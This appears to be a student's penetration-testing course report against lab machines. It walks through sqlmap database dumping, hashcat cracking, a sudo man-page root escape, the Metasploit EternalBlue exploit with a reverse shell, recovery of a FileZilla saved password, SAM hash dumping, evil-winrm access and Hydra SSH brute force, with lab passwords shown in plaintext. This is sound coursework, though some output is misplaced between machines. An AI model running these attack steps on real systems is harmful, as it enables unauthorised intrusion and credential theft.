ISEC 3079 – PenTesting Project

Liam Kazmerchuk

Cyber Security NSCC

ISEC 3079

Penetration Testing

Prof. Hinton, Pete

April 14th, 2022

Contents

Overview 3
Summary WEB01 5
Summary WS02 7
Summary WS03 8
Summary WS04 10
Summary FS05 12
Conclusion 14


Executive Summary

Overview

NSCC tasked us with conducting a full penetration test against the current security posture of 5 machines to provide a demonstration of how effective the current security configuration is as well as providing a clear estimate of what the current attack surface is. For this security penetration test, we are given full control to test the security however we feel necessary, but no changes to the machines themselves as well as essential parts of the machine that make this exercise functional are permitted. Before this test is conducted, we were permitted to conduct a full vulnerability assessment which was used to both gather information about the machine and to understand what our current attack surface is.


Overall, the current security outlook of the 5 machines is grim, however by conducting this test as well as simulating malicious activity within them, we can hope to mitigate these issues, so the client's information is stored in a safe and secure manor. Although some of the machines do require extensive care and need to be re-assessed to comply with current security protocols, some of the issues can be patched quite easily. This penetration test will identify where we might lack in security but is used in a way so we can patch issues and make sure both the information of our business and customers as well as our businesses reputation is intact.

Initially when we ran a Nessus Vulnerability Scan for our own information gathering phase and it looked like 75% was just information (blue), 5% for low security risk (yellow), 9% moderate (orange), 6% High (red), and finally 5% critical, although this was a pretty good pre-liminary, it didn't pick up any useable information on the WEB01 machine, this was surprising as this machine was one of the easier ones to get into. To test for exploits in the future we will be using various tools included within Kali Linux as well as some other tools from third party vendors.



Graph taken from Nessus

Before starting the report its important to know the steps in conducting a pen-test and by using this graph I have provided, will help you become more familiar to the process being conducted. Although some steps here will not be mentioned due to project requirements.



Step One

Reconassiance: During this phase, we will be collecting all information useful that might help or aid our Pen-Test

Step Two

Threat Modelling: During this phase we will be identifying potential vulnerabilities and will be essential for implementing mitigations

Step Three

Exploitation: This phase, otherwise known as the attack phase will be used to test the vulnerabilities discovered to see how impactful they could be.

Step Four

Post Exploitation: This steps includes all of the steps taken after to resolve the machines of said security risks.

Step Five

Reporting: This phase will be reporting our findings and showcasing what risks are present.

Step Six

Re-Testing: This step involves retesting after all risks have been fixed.

Graph made on Canva, 4/15/2022

Exploitation Steps

During this section I will be showcasing the steps I took to exploit each machine.


Machine Name: ISEC3079WEB01 **Open Ports: 22 Open SSH 7.6p1**

IP Address: 192.168.59.135 **80 Apache httpd 2.4.29**

OS: Ubuntu 18.04.3

Summary

This section will detail what was found during our all our phases and will be step by step on how I got to where I did. This information will offer a greater understanding of our attack surface as well as how different exploits affect our machines and business.




Invoice Portal

Due to a recent security incident, the majority of the websites functionality has been disabled, including the login portal

At this time, you can only search for an invoice in our database to confirm against your own records


Enter invoice number here (invoice numbers start at 10080):

To start off, I checked my IP for the machine using **[sudo nmap -sn 192.168.59.0/24].** This displayed our target IP. From the information gathered prior in the vulnerability assessment, I knew **port 80** was open which is our Apache webserver, to confirm this I entered the IP into my browser and discovered the invoice portal. From this I researched the command [**sqlmap**] and how it can be used to exploit our system. I found that by entering [**sqlmap 192.168.59.135 -forms -dump**] it would display the **webadmin** user and password hash.




```
+----+------------------------------------+----------+
| id | password                           | username |
+----+------------------------------------+
| 2  | 8888ac8c369cd015cfda
+----+------------------------------------
```

```
webadmin@isec3079web01:~$ ls
web01_user_flag.txt
webadmin@isec3079web01:~$ cat web01_user_flag.txt
ISEC3079_m8t%7%ziNAS5bNP8_WEB01
webadmin@isec3079web01:~$
```




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo hashcat -m 0 hash.txt isec3079wordlist.txt --show
8888ac8c369cd015cfdaf5ea43313e1b:C0vidSuc4s!
```

This worked because it created a form using the -forms option then used the -dump option to display the code injection exploit. To identify the Hash type I used **HashIdentifier** found on Kali Linux, this displayed the hash in question so I could use the appropriate mode in hashcat. I then put the hash in a text document and setup a hashcat command; [hashcat -m 0 hash.txt isec3079_wordlist.txt] this displayed the password “**C0vidSuc4s!**”. After gaining the webadmin password port 22 was open so I logged in using [ssh webadmin@192.168.59.135] and used [**ls -al**] to view the directory and cat to view the flag found within the directory. But under investigation it seemed webadmin didn't have root user permissions. So I looked at some ways to exploit this version of Ubuntu. I found that by typing [sudo man cat] it put me into the manual for cat, a common issue with this version of Ubuntu is that you can execute root commands within the manual, with this information I entered [!sh] which allowed me to enter the root shell, to confirm this I used the commands [**sysinfo**] which displays information regarding the machine and [**getuid**] to see which user im currently using. I was able to see my current authority which was SYSTEM level access. As well I was able to find the ROOT flag which was within the root folder.



```
meterpreter > sysinfo
Computer        : ISEC3079WS02
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : en_CA
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > get uid
[-] Unknown command: get
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```



```
cat: web01_root_flag01.txt: No such file or directory
# cat web01_root_flag.txt
ISEC3079_NMqQ85Z%7CqBJom8_WEB01
# 
```


Machine Name: ISEC3079WS02

IP Address: 192.168.59.130


OS: Windows 10 Pro

Summary

This machine was one of the most vulnerable machines. To start off, I used nmap to scan for the IP of the machine and from there I knew the system had a vulnerability to the EternalBlue exploit (CVE-2017-0144). This exploit takes advantage of the way SMBv1 handles certain requests, with this exploit we are able to achieve remote code execution, in the root level account. To set up this exploit I ran [**msfconsole**] and typed "Search exploit eternalblue' from there I was displayed with a few different options but after attempting a couple of them, ID 1 worked the best. After that I set the "RHOSTS" or target to our machines IP. The attack I chose was called [ms17_010_psexec]. And using getuid I was able to see that I had system level access. With system level access I was able to find the second flag as well as a lnk file for FileZilla, lnk files are specific windows file type for programs installed within the OS. With this information I looked around the machines files and found a bunch of very useful files within /Users/phinton/AppData/Roaming/FileZilla. I viewed each xml files and found




```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.59.130
RHOSTS ⇒ 192.168.59.130
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.59.129:4444
[*] 192.168.59.130:445 - Target OS: Windows 10 Pro 10240
[*] 192.168.59.130:445 - Built a write-what-where primitive ...
[+] 192.168.59.130:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.59.130:445 - Selecting PowerShell target
[*] 192.168.59.130:445 - Executing the payload ...
[+] 192.168.59.130:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.59.129:4444
[*] 192.168.59.130:445 - Target OS: Windows 10 Pro 10240
[*] 192.168.59.130:445 - Built a write-what-where primitive ...
[+] 192.168.59.130:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.59.130:445 - Selecting PowerShell target
[*] 192.168.59.130:445 - Executing the payload ...
[+] 192.168.59.130:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 192.168.59.130
```




```
            <Setting name="Queue column widths">180 60 180 80 60 150</Setting>
            <Setting name="Tab data" sensitive="1">
                <Tabs>
                    <Tab selected="1">
                        <Host>ISEC3079WS03</Host>
                        <Port>21</Port>
                        <Protocol>0</Protocol>
                        <Type>0</Type>
                        <User>phinton</User>
                        <Pass encoding="base64">NUExOSRpJXJmWCN1SWtwQg==</Pass>
                        <Logontype>1</Logontype>
                        <PasvMode>MODE_DEFAULT</PasvMode>
                        <EncodingType>Auto</EncodingType>
                        <BypassProxy>0</BypassProxy>
                        <Site></Site>
                        <RemotePath>1 0</RemotePath>
                        <LocalPath>C:\Users\phinton\</LocalPath>
                    </Tab>
                </Tabs>
            </Setting>
        </Settings>
</FileZilla3>
meterpreter >
```

Within a file called

Sitemanager.xml we were able to see a encrypted password for phinton user on another machine in base64. I then did a command that decrypts hashes using base64. With this we will be able to move onto the next machine.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo NUExOSRpJXJmWCN1SWtwQg== | base64 --decode
5A19$i%rfX#uIkpB
```



```
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  1927  fil   2022-04-13 23:20:32 -0400  FileZilla Client.lnk
100666/rw-rw-rw-  30    fil   2021-03-02 10:58:06 -0500  WS02_Root_Flag.txt
100666/rw-rw-rw-  282   fil   2021-03-02 07:58:29 -0500  desktop.ini
```


Machine Name: ISEC3079WS03

IP Address: 192.168.59.132

OS: Windows 7 Pro


Summary

We start this machine off with some information from the last. First knowing what ports are open and based off the **FileZilla** files earlier as well as login information we logged into **FileZilla** and used the password/user given to us prior and can connect via ftp. We were able to find not only the User flag for this machine, but another folder named Backup which had access to **SAM** and **SYSTEM** file backups. We can use the **SAM** and **SYSTEM** files within **samdump2**, we would do this because the **SAM** file within Windows is a security file that holds all users' passwords. With this we crafted a **samdump2** command to decrypt the passwords.




```
Host: 192.168.59.132   Username: phinton   Password: ●●●●●●●●●   Port: 21

Status:   Starting download of /Backups/SAM
Status:   File transfer successful, transferred 28,672 bytes in 1 second
Error:    Could not read from socket: ECONNRESET - Connection reset by peer
Error:    Disconnected from server
Status:   Disconnected from server

Local site: /home/kali/                          Remote site: /Backups
  boot                                             /
  dev                                                Backups
  etc
  home
    kali
  lib

Filename   Filesize Filetype  Last modified     Filename   Filesize  Filetype  Last modified  Permission Owne
..                                              ..
.ZAP                Directory 10/28/2021 01:... SAM        28,672    File      03/07/2021 ...
.cache              Directory 04/14/2022 12:... SYSTEM     12,222,4... File      03/07/2021 ...
.config             Directory 04/14/2022 12:...
.gnupg              Directory 09/08/2021 05...
.hashcat            Directory 10/29/2021 07:...
120 files and 28 directories. Total size: 189,136,518 bytes   Selected 1 file. Total size: 28,672 bytes

Server/Local file   Directio Remote file   Size Priority Status
```

Upon entering our command, we were able to view the password hashes this way. With this we used a method of attacking called "Pass the Hash Attack". This meaning I passed the hashes obtained by samdump2 and used HashIdentifier to display the form of encryption. With the form identified I used hashcat with the proper mode to decrypt the passwords. I used the command [**sudo hashcat -m 1000 cracked.txt isec2079wordlist.txt**].




```
┌──(kali㉿kali)-[~/Desktop]
└─$ samdump2 SYSTEM SAM > cracked.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ cat cracked.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8e2af3e95cebc9544776f71e93d60a3c:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
phinton:1000:aad3b435b51404eeaad3b435b51404ee:464af8297233c6752813cf11ffd5dfa5:::
tanderson:1001:aad3b435b51404eeaad3b435b51404ee:0383c1150b4752aeb128a10f7533fde3:::
ewilliams:1002:aad3b435b51404eeaad3b435b51404ee:ec74b71962dfa0efc8e0e0a4b8692148:::
```




```
0383c1150b4752aeb128a10f7533fde3:I@mT3hOnE!

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1000 (NTLM)
Hash.Target......: cracked.txt
Time.Started.....: Thu Apr 14 12:50:28 2022 (0 secs)
Time.Estimated ...: Thu Apr 14 12:50:28 2022 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (isec3079wordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    46381 H/s (0.14ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/5 (20.00%) Digests
Progress.........: 2005/2005 (100.00%)
Rejected.........: 0/2005 (0.00%)
Restore.Point....: 2005/2005 (100.00%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
```

I then used **evil-winrm** to take advantage of a WinRM exploit for Windows 7 Pro, the command I used was [**evil-winrm -i 192.168.59.132 -u '/home/kali/users.txt' -p I@mT3hOnE!**]**,** I used users.txt which was basically a file with multiple usernames just so we could try each.



```
+ wget <<<<  WS03_Root_Flag.txt
    + CategoryInfo          : ObjectNotFound: (wget:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\tanderson\Desktop> cat WS03_Root_Flag.txt
ISEC3079_8xYE@%7kn9pAh*qk_WS03
*Evil-WinRM* PS C:\Users\tanderson\Desktop> 
```

After successfully connecting using the user tanderson we were able to get the WS03 root flag and to make sure checked which group my user belonged to, which was Administrator.



```
*Evil-WinRM* PS C:\Users\tanderson\Desktop> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
tanderson
The command completed successfully.

*Evil-WinRM* PS C:\Users\tanderson\Desktop> 
```


Machine Name: ISEC3079WS04

IP Address: 192.168.59.133


OS: Ubuntu 14.04

Summary

I start this machine off with the command [**enum4linux**], which basically uses SMB, rpclient, net as well as some others and shares information of enumerating those basic Windows functions.




```
 ==================================================================
|    Users on 192.168.59.133 via RID cycling (RIDS: 500-550,1000-1050)    |
 ==================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2671554794-1269821304-3609014163
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\administrator (Local User)
S-1-22-1-1001 Unix User\ealderson (Local User)
[+] Enumerating users using SID S-1-5-21-2671554794-1269821304-3609014163 and logon username '', password ''
S-1-5-21-2671554794-1269821304-3609014163-500 *unknown*\*unknown* (8)
S-1-5-21-2671554794-1269821304-3609014163-501 ISEC3079WS04\nobody (Local User)
S-1-5-21-2671554794-1269821304-3609014163-502 *unknown*\*unknown* (8)
S-1-5-21-2671554794-1269821304-3609014163-503 *unknown*\*unknown* (8)
S-1-5-21-2671554794-1269821304-3609014163-504 *unknown*\*unknown* (8)
S-1-5-21-2671554794-1269821304-3609014163-505 *unknown*\*unknown* (8)
S-1-5-21-2671554794-1269821304-3609014163-506 *unknown*\*unknown* (8)
S-1-5-21-2671554794-1269821304-3609014163-507 *unknown*\*unknown* (8)
S-1-5-21-2671554794-1269821304-3609014163-508 *unknown*\*unknown* (8)
S-1-5-21-2671554794-1269821304-3609014163-509 *unknown*\*unknown* (8)
S-1-5-21-2671554794-1269821304-3609014163-510 *unknown*\*unknown* (8)
S-1-5-21-2671554794-1269821304-3609014163-511 *unknown*\*unknown* (8)
S-1-5-21-2671554794-1269821304-3609014163-512 *unknown*\*unknown* (8)
S-1-5-21-2671554794-1269821304-3609014163-513 ISEC3079WS04\None (Domain Group)
S-1-5-21-2671554794-1269821304-3609014163-514 *unknown*\*unknown* (8)
```




```
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-14
[DATA] max 8 tasks per 1 server, overall 8 tasks, 2005 login tries (l:1/p:2005),
[DATA] attacking ssh://192.168.59.133:22/
[22][ssh] host: 192.168.59.133   login: ealderson   password: EvilC0rp:)
<finished>
```

```
hydra -l ealderson -P /home/kali/Desktop/isec3079wordlist.txt -t 8 192.1...
```

With the use of that tool I was able to find a couple users by the name of "Administrator" and "ealderson". With this information and the open port info, we saw SSH was already open. With that we used **Hydra** to bruteforce into the SSH with his username and a wordlist. We were able to find the password for the user "EvilC0rp:)". We then logged into SSH and found the flag for the machine. I then uploaded linux-exploit-suggester-2.pl and ran it on the system to find any available exploits. We had a couple options to choose but I wanted to try the overlayfs exploit.

